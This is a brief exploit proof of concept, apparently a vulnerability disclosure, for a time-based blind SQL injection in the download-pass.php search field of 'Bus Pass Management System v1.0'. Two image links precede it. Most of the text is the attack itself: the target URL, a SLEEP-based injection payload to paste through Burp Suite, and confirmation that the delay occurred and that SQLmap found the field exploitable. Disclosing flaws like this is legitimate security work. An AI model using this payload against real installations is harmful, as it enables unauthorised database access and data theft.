

Bus Pass Management System v1.0 | SQL injection - exploit.

Proof of Concepts:

Step-1: Open 'View Pass' page using following URL:
http://127.0.0.1/buspassms/download-pass.php



2. Now put below Payload in `Search` field using proxy tool (burp suite).
Payload: 123' AND (SELECT 7169 FROM (SELECT(SLEEP(2)))abhi) AND 'x'='x



Server accepted our payload and response gets delayed by 2 seconds.

Again we confirmed it using the SQLmap and it is exploitable.